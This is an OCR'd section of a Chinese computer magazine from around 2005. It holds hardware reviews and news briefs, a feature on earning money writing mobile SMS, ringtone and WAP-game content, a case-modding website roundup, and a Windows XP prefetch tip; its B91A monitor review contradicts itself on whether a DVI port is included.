KingMax 512MB DDR 333
适用类型：DDR
适用机型：台式内存
产品容量：512MB
接口：184 针脚
工作频率：333MHz

CF [CP04]

大路货以外的世界很精彩

——现代B91A液晶显示器评测

■CFan评测室



19英寸的液晶显示器已经日趋成为主流，现代也紧跟大流推出了首款19液晶显示器B91A。该产品依然承继现代一贯以来的简约风格，机身采用了明朗的直线圆角形状，配合黑晶面板窄双层边框，更显稳重、成熟。底座的金属色形成对比色调，体现出该产品"酷"的感觉，同时空的金属底座上也镶嵌了黑晶板。

在性能方面，现代B91A采用8ms液晶面板，这也是它主要的卖点。高响应速度能很好地解决拖影问题给用户带来的不爽，同时也能提高自身的显示效果。

基本参数：	
接口类型：DVI-D	点距（mm）：0.294
屏幕尺寸：19英寸	对比度：700:1
平均亮度：300cd/m2	响应时间：8ms
可视角度（水平/垂直）：水平160°/垂直140°	
分辨率：1280×1024	


显示器用的是外接式变压器供电，这样能很好的控制机身厚度，同时也降低了工作时机身的发热量。由于是一款电源外置机型，B91A背面显得相当清爽，但依然设计了足够量的散热孔。与多数主流产品一样，B91A还提供壁挂功能。可是，作为一款以高性价比为主导的产品，B91A只提供D-SUB接口。稍显得遗憾的是，这款产品依然没有配备DVI接口。



设计在背面的OSD按钮



底座的设计和整机很搭配，很有层次感



很有意思的附加锁孔设计，可以给显示器加一把锁

B91A还有一个很特别的地方，它的OSD按钮布置在机身右侧的背面，从正面甚至是侧面看都看不到，让不少人误会它采用了无OSD按钮设计。这项设计最大限度地照顾了整体外观的美观和简洁，不过也带来一些副作用——用户必须熟记按钮位置之后进行"盲操作"！这多少有些不便。

显示效果测试

在这次测试中，我们主要针对显示器在各种应用环境下的显示效果进行测试。操作性能、玩游戏时的性能、播放影片的性能、着色、舒适度以及变更游戏分辨率时的信号插补品质等等，都是我们考虑的重点。

在操作性能方面，OSD菜单按钮设置在背面虽然全面的照顾到了显示器外观的视觉效果，但同时也牺牲了操作的简便，要对显示器进行调整，相对来说还是挺麻烦的。如果厂家能开发一款OSD控制软件的话，那么就真的全面的照顾了外观与用户的使用感受了。

在整个测试中，最值得一提的是B91A在游戏和播放影片测试中的表现，8ms响应时间的19英寸液晶显示屏真是功不可没。

大尺寸的屏幕在这两项测试中的优势很明显，8ms的响应时间让我们已经感觉不到任何的拖影现象，而且液晶显示器锐利的画面及高亮度、高对比度的特点更是让游戏和播放影片的效果更出色。在整个测试过程中，B91A都能给我们一份游戏的快感与观看影片的舒适。

而在色彩测试方面，B91A并没有太突出的表现，同时也没有给我们带来任何的不适。而这个问题并不是B91A或者是现代的问题，主要还是受到了目前液晶面板技术的天生缺陷限制。总的来说，其色彩显示效果还是很不错的，在用一张以花从为主题的色彩斑　的24bit图进行测试时，艳丽、饱满的色彩表现非常讨好观众。但说到色彩真实还原的话，还是和彩色打印及冲印输出的真实效果有一定的差距。这也是为什么很多图形设计人员还要用CRT显示器的原因。

基准测试

其实这部分已经包含了色彩及响应时间的测试，鉴于在前面的显示效果测试中已经说过了，这里就不再重复了。这里，我们主要用的是Monitors Matter CheckScreen这款软件进行测试，测试中并没有发现大家十分关注的亮点与坏点问题。而屏幕的平均亮度也让人满意，如果不进行专业测试的话，还真不感觉屏幕中心与边角的亮度差距。

总结

在实际应用一段时间后，我们感觉这款显示器的表现令人十分的满意。文字处理、图像处理及播放影像都完全没有问题。我们也很高兴能在这个一线大厂横行的时候，看到有这么一款出色的产品，真让人有一种眼前一亮的感觉。可惜的是，这款产品依然没有配备DVI，而背面OSD按钮设计的不周全也多多少少给我们带来了一些遗憾。希望厂家在提高自身产品品质的同时，也能多从人性化的角度为用户多考虑一下。 CF [CP05]



金河田SOHO7606W机箱

■ CFan 评测室

这款SOHO 7606W机箱是金和田最新推出针对SOHO一族的产品。设计精巧外观时尚，它整体采用了白色，给人高贵纯洁的感觉。在前面板上没有做过多的装饰，但正是因为这样不经修饰的做法却让我们感觉到了它简洁的美感。为了不使纯白的前面板看起来过与死板，这款SOHO 7606W机箱在电源和重启按键周围作了一些装饰，而且按键采用了金属材质并刻意保留了金属加工的痕迹，增加了朴素的美感。方便用户使用的前置扩展接口，被放置在了机箱的底部，还设计了防尘门。



7606W是一款完全符合Intel 38°C标准的产品，在机箱侧板上我们可以看到CPU对应位置与板卡对应位置机箱开有大量的散热孔。其实在内部，CPU散热孔对应位置还有一个可伸缩导风罩来为CPU散热提供机箱外的冷空气。在侧板上，我们还可以看到两个橙色卡扣。通过他们，用户可以很方便的对7606W的侧板进行免工具拆装。

内部结构上，金河田SOHO 7606机箱设计严谨，做工精细，大部分驱动器的安装上金河田都提供了免工具设计，扩展能力上，这款机箱提供了4个光驱、2个软驱与6个硬盘扩展位，足够一般使用。散热方面，SOHO 7606W在背板上提供了一个9cm的散热风扇位于侧板上的散热孔配合起来可以更好的为机箱内部进行散热。SOHO 7606机箱整体结构全卷边设计，并且采用SECC优质环保钢材，保证了机箱的强度。

CF [CP06]



金河田摄像头GD-608

■ CFan 评测室

近日，金河田公司新推出了GD-608摄像头。这款摄像头采用黑白二色搭配，简洁而不失稳重。前卫、时尚的菱形设计，稳妥又牢固，菱形的主体用一角支撑起来，使得整个摄像头显得更有灵气。镀铬镜头环映衬出迷人光彩，深遂的镜头里面仿佛蕴藏着无尽的希望！ GD-608巧妙的设计，使得它拥有90°仰视和360°旋转视角，完全可以满足消费者需要。

这款摄像头采用UV耐磨漆，表面如玻璃般光洁、水晶般透明，超级耐磨，并且也不用担心被硬物刮伤。因为光洁度高，魔盒表面不易沾染污垢，而且可以用布擦拭而不怕留有划痕。这是GD-608极具人性化的地方。

GD-608摄像头采用USB1.1标准传输接口，使用新一代1/4英寸CMOS图像传感器，图像非常清晰。当分辨率设置于640x480(VGA)下时，摄像头的传输速率每秒可达30帧率，摄像头的核心部件镜头则是使用了6mm高清晰相机专用玻璃镜头，对焦范围2cm到无穷远，如此大的调焦范围，使得这款产品可以满足简单的微距拍摄的需要。在一些特殊情况下，比如光照不足的地方使用时，可通过打开"夜视灯"来改善视频效果，并且独特设计线控夜视灯功能，轻松调节夜视灯的强弱亮度。此外，GD-608还有一个独特的功能领先于国内其他厂商，那就是可以实现10倍数码变焦功能，轻松操控实现类似数码相机的变焦功能。



GD-608特效摄像头的特效并非随意的叫法，它内置了14种特殊效果和9款非常漂亮的相框，使用这些特效功能，可以使以往单调的视频聊天变的更加有趣和丰富多彩。

CF [CP07]




多彩时尚“小淘宝” 趣味新视频

多彩新一代多彩闪灵系列DLV—B30摄像头内含17种特效和10种相框可供选择的动感功能，银色面罩、乳白色外套包装下的多彩DLV—B30，拥有静态130万像素高分贝新一代1/4英寸CMOS图像传感器，加上6mm高清晰相机专用玻璃镜头，可呈放62°广视角取景。3cm至无穷远的对焦范围更可尝试互动剪辑精彩镜头。在分辨率设置于640x480下时，多彩小淘宝每秒的传速率可达30帧以上，要领先于常见摄像头最高仅达15帧的传输局限。

咨询电话:*0755-27394092*

产品价格:*128 元*



麦博梵高760震撼登场

高760是新近推出的　高7系列中配置最为高档的有源家庭影院系统。　高760外形端庄沉稳，采用流线形的卫星箱设计。　高760的卫星箱采用双喇叭设计，每个卫星箱都配置两个2.5寸的V12Ⅱ代喇叭。卫星箱后部可以竖立也可摆放，还可以将支架取下，挂在墙壁上。　高760的S12（SubWoofer12）高档配置喇叭经Peter Larsen两年研究而成，其240瓦的大功率不仅是为了10个V12Ⅱ代喇叭的应用，更是为了功率强至100瓦的超重低音单元。　高760还拥有独立的音箱状况显示屏和红外线遥控器。

咨询电话:*800-830-5652*

产品价格:*2800 元*



金河田GD-606摄像头 给聊天增加特效乐趣

金河田最新上市的GD-606发现一号摄像头外形极象一个太空望远镜，表面采用UV耐磨漆。金河田GD-606采用USB1.1接口，使用一块1/4英寸48万像素的CMOS传感器，在光线较差的环境下，可打开背光补偿功能，改善画面亮度。当分辨率设为640X480时，这款摄像头的传输速度每秒可达30帧。GD606提供了14种特殊效果和9种像框特效，不管是用QQ视频聊天，还是用摄像头录像，特效和相框都会一直保留。此外，GD606还提供了一个10倍的数码变焦功能，这些特色功能都会给您聊天时带来新鲜的体验!

咨询电话:*0769-5057928*

产品价格:*188 元*



BenQ终结LCD响应时间毫秒之争
——全球最快灰阶2ms液晶显示器问世

10月11日，全球视讯科技领导品牌BenQ正式宣布，再度改写液晶显示器响应时间的新纪录，推出19英寸FP93G X及17英寸FP73G X两款灰阶2ms的液晶显示器。灰阶响应时间为2ms的这两款液晶显示器的发布，由此LCD的响应时间已突破人眼生理极限。凭借强大的技术实力，BenQ仅用三年便将LCD响应时间推进到了极限的灰阶2ms，并以全面体现液晶显示器彩色（灰阶）转换的真实速度，将LCD的应用面推进到更深更广的高端专业应用层次中。

咨询电话:*0512-68073500*

产品价格:*待定*

Sony DRU 800A刻录机 梦幻与炫酷双重选择

索尼内置DVD刻录机DRU 800A已将支持的存储格式增加到10种，采用超短机身设计。索尼DRU 800A前面板采用可更换设计，银白色托盘出口与乳白色面板搭配，还赠送一个可更换的纯黑色面板和一根弹出针。



DRU 800A采用恒定角速度方式，在主流的单层DVD+R/DVD-R媒体上的刻录速度达最大16倍速；在双层双格式的媒体上刻录速度达最大4倍速。DRU-800A的EIDE接口使数据传输速度可达33MB/s。800A在制造、包装过程中采用了环保材料，刻录机内部还应用了3D光头追踪技术、OPC & ROPC即时能量控制技术、PSDV防共振技术、Power-Burn Conformed防缓存欠载技术，四大核心技术确保光盘刻录成功与稳定。

咨询电话:*021-61216878*

产品价格:*499 元*

影音娱乐星光大道 LG 多媒体液晶显示器闪亮登场



日前，LG 电子推出了一款 19 英寸大屏幕多媒体液晶显示器 L193ST。LG L193ST 不仅拥有 AV/TV 端口，可以直接接受电视信号，还提供了画中画、分屏显示和画外画显示功能，以及局部缩放的特殊调节功能，让用户在一边看电视的同时一边上网，还可以同时显示多个画面，甚至能够对图像进行局部放大观看。L193ST 独特的时尚窄边框设计、两侧的音箱巧妙地隐藏在银色面板内，调节按钮在屏幕的左侧自上而下顺次排开。LG L193ST 拥有 400 流明的高亮度、500：1 的对比度，12ms 的响应时间，160 度垂直视角和 140 度水平视角。

咨询电话:*800-810-5659*

产品价格:*5888 元*



三星一体机的“加减法”

近日，三星推出了一款黑白激光多功能一体机 SCX-4521F/4321，三星 SCX-4521F/4321 延续了三星创新风格，在原有 4 系列一体机产品基础上做了一些“加减法”。SCX-4521F/4321 减少了纸仓的纸张容量，却增加了其他功能。打印 / 复印速度上达到了 20ppm，比同类产品快了 4ppm，而最重要的是，契合真正一体机用户的需求，更注重了产品各项功能的无缝结合，做到打印、传真、扫描和复印操作在 SCX-4521F/4321 上同时进行，并可实现连续复印、发送电子邮件等功能，使各项功能的组合能产生 1+1 ＞ 2 的效果。

咨询电话:*800-810-5858*

产品价格:*待定*



微星 945P Series 新皇登基

微星最新推出的一款基于 Intel 945 芯片组的主板——945P Series，主板采用高的防噪性，受电磁影响小的黑色 PCB 板，板上电子元器件焊点十分工整。主板采用 Intel 945P+ICH7R 芯片组，可以支持 Socket 775 架构的 Intel Pentium4 5XX/6XX、Pentium 4EE、Pentium D 8XX 及 Celeron D 系列处理器。945P Series 除了 ICH7R 芯片所支持的 8 个 USB2.0 接口外，还集成了一颗 VCT6037 芯片，使得这款主板还支持 IEEE1394 接口。该主板提供了一条 PCI Express x16 插槽、还具有两条 PC Express x1 插槽和三条 PCI 插槽。945P Series 主板上集成的 Realtek ALC882 音效芯片让能够你具备 7.1+2 声道输出。

咨询电话:*020-87636363*

产品价格:*1699 元*



演绎欧陆风情 飞利浦白色版 170X6 完美辉映家居之美

飞利浦 170X6 延续了飞利浦系列产品的经典欧陆造型，在前期产品的基础上进行了深度美化。飞利浦采用的“完美面板”保证 170X6 不会有一颗坏点。即使屏幕只有一颗坏点，也可无条件享受保修或保换。170X6 拥有 8ms 高速响应时间、600：1 的高对比度，配合有 160/160 超广角、DVI 数字接口。飞利浦的“数字显亮”技术采用专利 DSP 数字芯片，自动对信号进行辨别，可以从亮度、锐度、对比度和色彩鲜艳度四个方面对图像进行调节，全面提高了 170X6 的显示效果。通过面板上 Smart touch 轻触式开关，用户能够轻松完成显亮模式调整。170X6 内置了扬声器，侧面还设计有实用的 USB 接口。

咨询电话:*4008-800-008*

产品价格:*2800 元*



世纪之星机箱终极者 “终”于科技 “极”至幻彩

世纪之星近日推出了一款全新时尚机箱——终极者。终极者箱体采用全镜面工艺处理，箱体边角上镶嵌 8 颗彩色 LED 灯，前面板及侧板导风管处都预置一个装有彩色 LED 灯的风扇，并标配了世纪之星自由战士 III(300W、2.0 版本)电源。箱体外形尺寸为 520mm × 220mm × 440mm、重量 8.5Kg，前面板采用 SPCC 钢板，前置 Power 键、Reset 键、音频、USB 接口。国际标准加长加宽箱体适合 ATX、MATX 主板，并根据服务器的前抽后排式散热理念设计，光驱位及硬盘托架采用一通到底的方式(四大七小)。

咨询电话:*800-840-9326*

产品价格:*638 元*

CF [CP09]



我替手机做“嫁衣”

■ 新闻采访部记者 杜昕

今天本人闲来无事在一个坛子里转悠，看到一个帖子里一堆人在比谁的网龄大，算算我也就7、8年吧。细看看他们，有10年的，和中国互联网同岁了。突然冒出一个想法，不知道各位的“手机龄”有多大？我是4年前买的第一款手机，当时大四为了找工作，咬了咬牙才狠下心买的，900多块“大洋”呢！那时可不像现在，连小学生都已经“书包、手机、电脑”一个都不能少了。

看看这几年手机在中国的普及率，一路飙升，手机厂商和运营商乐得都快抽抽了。后来，为了迎合手机用户的口味，也是为了更多赢取人民币，他们又搞了一个叫做SP（无线增值服务提供商）的行当出来。SP为了咱们中国这帮娱乐口味浓重的手机用户可花了不少心思，从短信到彩信，从彩铃到游戏，无一不精心打造，所以但凡有点个性追求的年轻人都用自己定制服务的实际行动在大张旗鼓地支持他们。我的朋友中，一个月即使不打电话不发短信，手机费就消耗上百的大有人在。

有了提供服务的SP，提供内容的CP也就应运而生，他们是真正为手机做“嫁衣”的能工巧匠。可以说，运营商支撑起整个业务的主体，包括技术平台、收费平台，甚至整个无线业务的品牌（比如移动梦网）推广。SP是运营商挑选的具有资质的合作伙伴，理论上只是提供内容。但是CP其实也是这样的角色，只是资质不够，不能和运营商直接合作，所以CP只可以和SP合作。

于是，在运营商的统筹下，在SP的指导下，CP们将自己超凡的创造力锁定于为手机量身定做的一针一线中，不断向着世界顶尖的设计师之路迈进。假如你也自信有着丰富的想象力，惊人的艺术创造力和扎实的电脑功底，即使身在学校，你也可以加入CP大军，真说不定有一天，你周围的同学、朋友使用的就是你写的短信、画的彩信、编的彩铃和游戏！但是现下，毫无门路的你知道该怎样进入这个行业吗？如果不了解CP行业的深浅，盲目下水就比较危险了，那么下面就让记者请回来的行业专家为大家分解吧。

短信：手机的金缕彩衣

短信写手月收入在3000～5000元

[行业背景]虽然北京中辰在信通信科技有限公司在全国上千家SP中规模算不上很大，但据总经理高先生介绍，只要能在手机增值业务这个大蛋糕中分得一小块，就已经足够经营了。中辰在信现在主要经营的是短信业务，占公司总业务量的60%左右。他说：“短信业务最火爆的时期是在2002和2003年，当时的市场增长率异常的高。现在虽然增长有所放缓，但依然是SP业务中的重头。”

短信业务基本上有两种方式，一种是定制，一种是按条计算，其中的区别与批发、零售差不多。像前段时间风靡全国的超女短信走的就是定制路线，而一些服务性短信，比如火车航班的咨询等一般是按条计费。运营了四、五年的短信业务现在已经趋于规范化，不良信息诸如色情、占卜类的短信已经禁行，服务类短信很受欢迎，其次是笑话、节日祝福、新闻等。

[从业人员]许 是公司的一名短信写手。每天，她要根据公司对前一天短信市场的统计数据，把握好流行方向，完成200条短信的写作任务，并且必须保证其中的100条被采用。她对这样的工作量早已习以为常了，她说：“要想写出好的短信，文彩只是一方面，平时的积累对于短信写手来说更重要。创作者可以在日常生活中寻找灵感，特别是遇到突发事件，就可以作为 头，比如萨达姆事件、 蓉姐姐等，抓住这些老百姓关注的焦点，写出来的短信即风趣又时尚，会很受欢迎。”

[业内高手]“中国第一短信写手”戴鹏飞，至今创作了近千条短信，并广为流传。现在他一条短信的价格为300块。并任中央电视台的策划和撰稿，是央视一套《三星智力快车》和体育频道《全明星猜想》栏目的幽默编辑和配音，并负责为李咏主持的《非常6＋1》写笑话段子，同时还是湖南卫视等外省电视台的主持人。这还不算，戴鹏飞在《北京娱乐信报》、福建《海峡都市报》和《深 特区报》开设有《小戴飞刀》、《短信文学》等幽默专栏，并且还是赵本山小品、冯小刚贺岁剧的“智囊团”成员，曾负责2004年春节晚会小品节目串联。

专家建议：作为短信写手，要把自己想表达的一件事情，一种观点浓缩在70个字的小“文章”里，也需要很多锻炼。平时生活中发生的小事，短信写手应该比其他人更多一些注意和思考，这方面有点像新闻记者，要有“敏感度”。以前公司找短信写手大多喜欢要学中文的，现在也有些改变了，在历史、地理、心理方面有专长的人公司也非常喜欢。总之，知识面越广，工作起来会觉得轻松很多。



彩信：手机的大红绣裤

彩信写手月收入在2000～4000元

[行业背景] 曾几何时，张朝阳预计2004年将会是从短信向彩信大步升级的一年，然而这一幕在2004年甚至2005年也没有出现。在采访SP行业资深人士陈鹏的时候，他说："在SP行业中，彩信是最难赚钱的一块，由于彩信业务对渠道的依赖，它现在基本上被空中网、灵通网和几家大的门户网站等SP垄断。"

说到彩信业务对渠道的依赖，举一个简单的例子，我们经常在杂志和网站上看到诸如"请发送××到×××，就可下载以下图片"，这时，杂志和网站就成为彩信业务的渠道。虽说彩屏手机在用户中已经相当普及，但一直居高不下的下载和发送价格却成为其难以推广的最大瓶颈。此外，曾一手捧红彩信的"出格"内容在各项规章日益完善的今天，也再无施展的余地。

[从业人员] 阿迪是一名兼职的彩信写手，他用一种叫做"　天　彩2003"的软件来进行创作。每个月，他会把自己画的上百幅作品交给SP筛选，有时，他也会根据SP的要求来画些彩信图片。阿迪说："我并不是美术专业的，但一直很喜欢画画。一般来说，每幅图价格大概在3～15元不等，虽然钱不多，但在画画的过程中，我觉得很充实，毕竟我是在做一件自己喜欢的事情。所以我也想对那些想做彩信写手的大学生说，不要把钱看得很重，SP是一个非常现实的行业，没有一丝可投机的成分，你有多少付出，就会得到多少回报。我做彩信其实赚不了多少钱，说是廉价劳动力也不过分，但是我的兴趣就在这里，我有的是热情。"

专家建议：台湾地区流行的四格漫画现在也被大陆引进，很简单的四幅图就能组成一个具有故事性、趣味性的彩信，而且作者也可以用纸笔创作，之后再扫描下来，很方便。有兴趣的创作者现在也可以开始做这样的尝试，希望创作出你们自己的品牌。这样有故事情节的作品还可以卖给多家SP，甚至是杂志社、报社，这也可以说是彩信这行一个普遍的生财现象吧。

彩铃：手机的凤冠霞帔

彩铃写手月收入在3000～10000元

[行业背景] 就在去年年底，一则题为《写手一年进账破百万》的报道曾引起不小轰动，小小的彩铃可以造就百万富翁？原北京音乐台"彩铃乐翻天"节目主持人，"乐乐声工厂"创办人肖乐苦笑说，这则报道已经给他造成了很大困扰。他给记者算了这样一笔账：一条价值2元的彩铃，每下载一次，运营商会给提供者4毛的分成，假如一年下载一万次，就是4千元。而这一彩铃即使只是在全国26个城市使用，就将达到10万4千元，同时提供给中国移动、中国联通两家的话就是20.8万元。一个彩铃工作室如果一年制作100条彩铃，它所获得的价值就将是2080万。

"但是，"肖乐坦言，"由于运营商拖欠SP，SP又拖欠制作者，款项不知道何时才能落实，我们的制作室至今还赔着钱。"

[从业人员] 　　是"乐乐声工厂"的一名专职彩铃写手，刚大学毕业的她，在一个很偶然的机会认识了肖乐，很自然地就来到公司工作。起初她只负责彩铃的文案创作，但是在这个环境耳　目染久了，便也开始尝试自己录制、编辑。她说："公司创办初期，库里的彩铃比较少，那时候我们工作很辛苦，每个月都必须完成很大的工作量，不过现在好了，库里有了些积累，公司也不再给我们定指标，在这样一个比较宽松的环境里，我们的灵感反而更活跃，做出来的精品也多了。我非常喜欢现在的工作，我们是一个团队，但更是一个大家庭，同事之间像兄弟姐妹一样，空闲时会在一起聊天逗闷子，很多时候同事间的玩笑都会变成彩铃里的'包袱'。"



我赚钱啦赚钱啦 我都不知道怎么去花
我左手买个诺基亚右手买个摩托罗拉
我移动联通小灵通
一天换一个电话号码呀
我坐完奔驰开宝马 没事洗桑拿吃龙虾

对于兼职写手，　　说："彩铃有一个天生的好处，就是它是一个难得的无盗版行业，每条彩铃上线都要核对版权证明。所以，彩铃制作者可以通过两种方式出售，一种是一次

卖掉版权，最高200元，低的50元，相当便宜，再者就是参与分成，这种方法收入虽多，但收钱的时间长且没有保证。所以，现在像我们这样的专职彩铃写手顶多几百人，其余都是兼职，很多是音乐人和大学生。"

[业内高手]2004年初，还是北京音乐台节目主持人的肖乐授命接任一个名为《彩铃乐翻天》的节目的主持人，那时彩铃数量相当有限，为了把节目办好，肖乐赶鸭子上架地创办了一个工作室（乐乐声工厂前身），投身到彩铃制作人的行列中。2005年7月末，分身乏力的肖乐告别音乐台，正式开办我要秀公司。目前，"乐乐声工厂"是全国最大的彩铃生产基地。最近，肖乐正在筹备一个专业的录音棚，除了制作自己公司的产品，还会免费提供给那些得到大家认可却没有条件录制自己歌曲和彩铃的人使用，而且版权将会归作者所有。

专家建议：为什么刀郎单凭彩铃月收入就会数十万？要知道，刀郎的红极一时并非是靠唱片公司的炒作，他靠的是网络。想要把自己的彩铃卖个好价钱，独到的创意、精良的录音和完美的后期制作这些条件自不必说了，除此之外，作者还应该有一些"品牌"意识。把自己制作好的彩铃放在网上，让网络这个最好，也是最便宜的宣传站帮你推广一下"产品"，假如你的彩铃受到了网友的青睐，这时它的身价当然要比默默无闻时来得高了。千万不要忽视网络的"炒作"功能啊。

WAP游戏：手机的三寸金莲

WAP游戏写手月收入在3000～10000元

[行业背景]随着手机功能越来越强，上网速度越来越快，资费越来越低，历尽劫数的WAP在2004年终于迎来了它明媚的春天。在网络游戏泛滥成灾然而又能大赚特赚的今天，有一种比较特殊的网络游戏也一样可以赚钱，那就是手机上的WAP游戏。空中网靠几个WAP游戏，月收入就能上百万。像游戏《大航海时代》，前期没做任何推广，仅仅是在移动梦网总站上线，第一天注册用户数就超过2000人。看来，除短信外，WAP门户的价值也已经初露端倪。其交互性强和图形化的界面都与传统的PC网络游戏十分类似。同时也融合了很多MUD游戏以及网游虚拟人生社区的概念。

一直以来，很多人都将对手机游戏的兴奋点专注于JAVA游戏，其实个人或者团队靠做JAVA游戏来赚钱的很少能成功。因为现在搞JAVA游戏的一般都是专业的游戏厂商，他们自己的产品能卖给几家手机厂商就已经很高兴了，舍近求远地去卖公司外部人员制作的游戏，这样的先例几乎没有。对于大学生来说，自己动手做出来的JAVA游戏几乎没有市场。但是WAP游戏就不同了，发展前景很好，学生们可以尝试一下，是有钱可赚的。

[从业人员]做WAP游戏的大多是一个团队，一人负责策划，一人负责绘制，一人负责技术实现。目前，做WAP的主要还是各家SP的内部人员，比如空中网的WAP游戏《不夜城》，就是基于WAP的一款跨平台交互式免费移动情感交友社区，用户可以交友、聊天、宣泄情感；可以创立个性空间，包括相册、日记、文集、同学录等。

WAP游戏对技术要求并不高，所用的ASP语言类似于HTML，所以很好上手。玩游戏时，相当于在不断地点击手机上的超链接，由动态图片和文字的页面也就不断地被下载，呈现在手机屏幕上。但是由于可选择的超链接多，每个超链接又有很多下一级的超链接，因此，WAP游戏需要设计人员具有比较强的逻辑思考及运筹能力。



四大WAP游戏

专家建议：现在大部分人不了解WAP游戏，其实它比JAVA游戏赚钱，从业者收入在2000～8000元不等，一般不会超过1万。有些人在制作游戏的时候非常在乎游戏的画质，其实没必要，因为，作为一个初上手的作者，无论他花多么大的心思，还是很少会超过真正专业的制作人。WAP游戏最吸引玩家的归根结底还是游戏的构思，有趣的情节才是最重要的。如果有兴趣，可以时不时地去移动梦网，看一看上面比较受欢迎的游戏，了解一下行情，WAP游戏是很有发展的。

说了这么多，无外乎是想把跟手机有关的无线增值服务业的最新行情告诉大家，使大家在选择专职或兼职的时候能有更多的参考，手机增值业务是一个朝阳产业，接下去的发展还有无线的可能和空间，感兴趣的朋友不妨一试。况且，手机行业本身就在程螺旋结构上升着。未来的依托手机业的无线增值业务也会有更新的工作分工诞生。这就需要就业者自己开脱和创新了，此文全当抛砖引玉之作吧。

CF [CY01]



今天，我们只谈改装

■阿当

探宝队队员招募行动:想加入“网站探宝队”的行列吗?如果您有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象:LANParty中国官方网站

寻宝理由:LANParty 2005改装大会近日在北京中关村某电子竞技馆举行，本刊记者阿健去改装大会亲自体验了一把(请参见本期CFan新视界)，回来之后向编辑部同仁们大肆宣传了一把，什么“这才叫DIY”、“那机箱改的这叫一个艺术”……大伙随即都对硬件改装产生了兴趣，所以这期网站探宝队将带领大伙一起去LANParty的官方网站“见见世面”。

中国LANParty玩家联盟官方网站

网站链接:http://www.hilanparty.com

1.LANParty活动专区:精彩作品欣赏

链接:http://www.hilanparty.com/list.asp?boardid=39

稀饭收藏夹

①荣誉之战:让电脑穿上坚硬的盔甲

整个机箱散发出浓重的中世纪欧洲战士盔甲的气息，看到这个机箱你想到了什么?是缠绕着藤蔓的古城堡?还是拼死保护公主的骑士?



图1

链接:http://www.hilanparty.com/dispbbs.asp?boardID=39&ID=1233&page=1

②复杂的机器:仿佛进了生化实验室

对这个机箱的第一印象就是复杂和恐怖，机箱旁边外挂的两个巨型水窗口中流动着绿色的液体，我联想到了科幻恐怖片中疯狂博士的生化实验室，再一看发现这个MOD作者的名字竟然是“疯狂恶魔”，真是狂汗啊……



图2

链接:http://www.hilanparty.com/dispbbs.asp?boardID=39&ID=1189&page=1

③轮回:是机箱还是老电视机?

轮回，确实是轮回。在几十年前，大多数中国家庭的娱乐生活还限定在一家人围着一台黑白电视机收看为数不多几个频道的节目;当进入电脑时代之后，家庭娱乐的中点又移到了网络中;而现在，MOD高手们又把电脑装进了老电视机里。



图3

链接:http://www.hilanparty.com/dispbbs.asp?boardID=39&ID=1244&page=1

④绿光潘多拉:希腊神话中的煤气灶……

说这是煤气灶实在是有些“污”这款制作精良的绿光机箱，边角透出的神秘绿光仿佛在告诉我们这款机箱来自希腊神话中的潘多拉与她的魔盒。



图4

链接:http://www.hilanparty.com/dispbbs.asp?boardID=39&ID=1205&page=1

2.MOD专区:我们只想在机箱上敲个洞

链接:http://www.hilanparty.com/list.asp?boardid=2

稀饭收藏夹

①透明机箱的最高级别改造:北极光

什么叫完美的机箱光源，看了这款机箱就知道了，号称“北极光”当然不是盖的。



图5

链接:http://www.hilanparty.com/dispbbs.asp?boardID=2&ID=557&page=1

②纯手工打造铝制带灯机箱电源开关

整个过程都以非常清晰的方式给出了，有兴趣的朋友可以照着做一下。




图6

链接:http://www.hilanparty.com/dispbbs.asp?boardID=2&ID=688&page=1

③卡丁车的诱惑

这是目前看到的最有意思的改装之一，把机箱



你真的启用了Windows XP的“预读取”吗?

■ win

上海读者梅子:看过了2005年第17期的《“提前量”程序启动更高效》一文，其中提到的Windows XP中预读取问题，难道预读取就必须要靠计划任务来实现吗?另外还有人说这了保持预读取的效率，最好每过一段时间最好清理一下prefetch目录，请问有没有其他方法呢?

关于这几个问题，2005年第17期的《电脑爱好者》有一篇文章《“提前量”程序启动更高效》中提及有关Windows XP中预读取的问题，本人对此十分感兴趣于是上网狂搜一番，有了很多发现。你是否真的开启了Windows XP的预读取功能?

在网上，不少的Windows XP优化文章都提及关闭系统服务以提高系统资源，其中“计划任务”(Task Scheduler)被不少人认为是垃圾，只是方便为那些菜鸟们设定定期整理碎片、定时关机诸如此类的功能，于是毫不犹豫地把它“杀”掉(本人以前也是这样)。但近日发现原来预读取跟计划任务是有莫大关联的。关闭计划任务将使预读取功能关闭。微软的官方网站中明确指出预读取功能依赖计划任务。

对于有关删除Prefetch文件夹的优化技巧，网上有两种分歧，一种认为可以全部删除，另一种认为应删除Layout.ini文件外的所有文件。其实两者分歧源于layout.ini文件删除后能否自动重建。论坛中也有人请教为什么layout.ini文件不能重建、预读取文件夹不再有新内容。下面让我们试着进行下面的操作。

首先，停止Task Scheduler服务，把C:\Windows\prefetch下的文件全部删除。此时我们在随便运行几个程序并关闭，可以发现prefetch目录下并没有增加任何文件。接下来，我们重新启动Task Scheduler服务(无需重启)，再次运行几个程序然后关闭，这次Prefetch目录下就会生成几个扩展名为PF的文件，预读取再次启动，但是还是没有Layout.ini文件。

现在我们在“运行”中输入cmd.exe /k “rundll32.exe advapi32.dll，ProcessIdleTasks”并执行，片刻之后，Prefetch目录下生成了Layout.ini文件。显然Windows XP的预读取功能已经投入工作了。

其实删除layout.ini文件后Windows XP会于下次整理预读取文件时建立，此过程是通过计划任务自动运行的(这就是为什么关闭该服务后有些电脑不能重新生成此文件的原因)，或者手动进行预读取文件整理(在“运行”中执行cmd.exe /k “rundll32.exe advapi32.dll，ProcessIdleTasks”)。

